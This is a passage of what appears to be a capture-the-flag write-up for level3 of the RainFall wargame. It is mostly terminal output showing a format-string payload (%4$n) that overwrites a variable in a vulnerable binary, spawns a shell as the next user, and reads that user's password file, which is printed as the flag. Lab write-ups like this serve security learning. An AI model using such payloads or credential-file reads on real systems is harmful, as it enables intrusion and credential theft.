level3@RainFall:~$ echo -en '\x8c\x98\x04\x08 012345678901234567890123456789012345678901234567890123456789012345678\x25\x34\x2
4\x6e' | ./level3
� 012345678901234567890123456789012345678901234567890123456789012345678Wait what?!
level3@RainFall:~$ 
```



```
level3@RainFall:~$ echo -en '\x8c\x98\x04\x08 012345678901234567890123456789012345678901234567890123456789012345678\x25\x34\x2
4\x6e' ; cat | ./level3
� 012345678901234567890123456789012345678901234567890123456789012345678%4$nls
ls
pwd
level3@RainFall:~$ (echo -en '\x8c\x98\x04\x08 012345678901234567890123456789012345678901234567890123456789012345678\x25\x34\x
24\x6e' ; cat) | ./level3
ls
� 012345678901234567890123456789012345678901234567890123456789012345678ls
Wait what?!
pwd
/home/user/level3
whoami
level4
cat /home/user/level4/.pass
b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa
```

Loving it !

Flag:
b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa